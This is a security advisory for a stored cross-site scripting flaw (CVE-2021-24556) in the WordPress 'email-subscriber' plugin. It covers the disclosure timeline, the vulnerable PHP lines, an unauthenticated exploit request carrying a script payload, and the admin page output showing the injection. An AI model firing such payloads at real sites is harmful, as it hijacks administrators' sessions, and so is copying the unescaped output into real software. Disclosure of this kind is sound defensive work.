Wp Plugin Email Subscriber

Plugin Details

Plugin Name: wp-plugin : email-subscriber
Effected Version : 1.1 (and most probably lower version's if any)
Vulnerability : Cross-Site Scripting (XSS)
Minimum Level of Access Required : Unauthenticated
CVE Number : CVE-2021-24556
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- May 14, 2021: Issue Identified and Disclosed to WPScan
- May 19, 2021 : Plugin Closed
- July 20, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure


Technical Details

The ajax request takes in `subscribe_email` and `subscribe_name` as the post parameter and inserts it into the sql statement without properly sanitising, validating or escaping parameters. The unsanitised input gets stored in the database. When the admin user opens the subscriber list , the unsanitised stored input is loaded in table and XSS is triggerred.

Vulnerable Code: kento-email-subscribers-list.php#L61

```
60:                <td><a href='mailto:<?php echo $entry->email; ?>'><?php echo $entry->email; ?></a></td>
61:                 <td><?php echo $entry->name; ?></td>
62:                 <td><?php echo "<span data-id='".$entry->id."'
```

PoC Screenshot



Exploit

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 172.28.128.50
Content-Length: 117
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.28.128.50
Referer: http://172.28.128.50/2021/04/28/fgf/?preview=true
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
action=kento_email_subscriber_ajax&subscribe_email=<script>alert(1)</script>&subscribe_name=<script>alert(1)</script>
```

Response

Response when subscriber list is loaded by admin

```
<tr class=" row_id_8">
<!--
    <td><input type='checkbox' value='8' /></td>
    -->
    <td><a href='mailto:<script>alert(1)</script>'><script>alert(1)</script></a></td>
    <td><script>alert(1)</script></td>
    <td><span data-id='8' class='kento_subscribe_delete kento_subscribe_delete_8'></span>                </td>
</tr>


<tr class="alternate row_id_7">
<!--
    <td><input type='checkbox' value='7' /></td>
    -->
    <td><a href='mailto:fdg'>fdg</a></td>
    <td><script>alert(1)</script></td>
    <td><span data-id='7' class='kento_subscribe_delete kento_subscribe_delete_7'></span>                </td>
</tr>


<tr class="alternate row_id_3">
```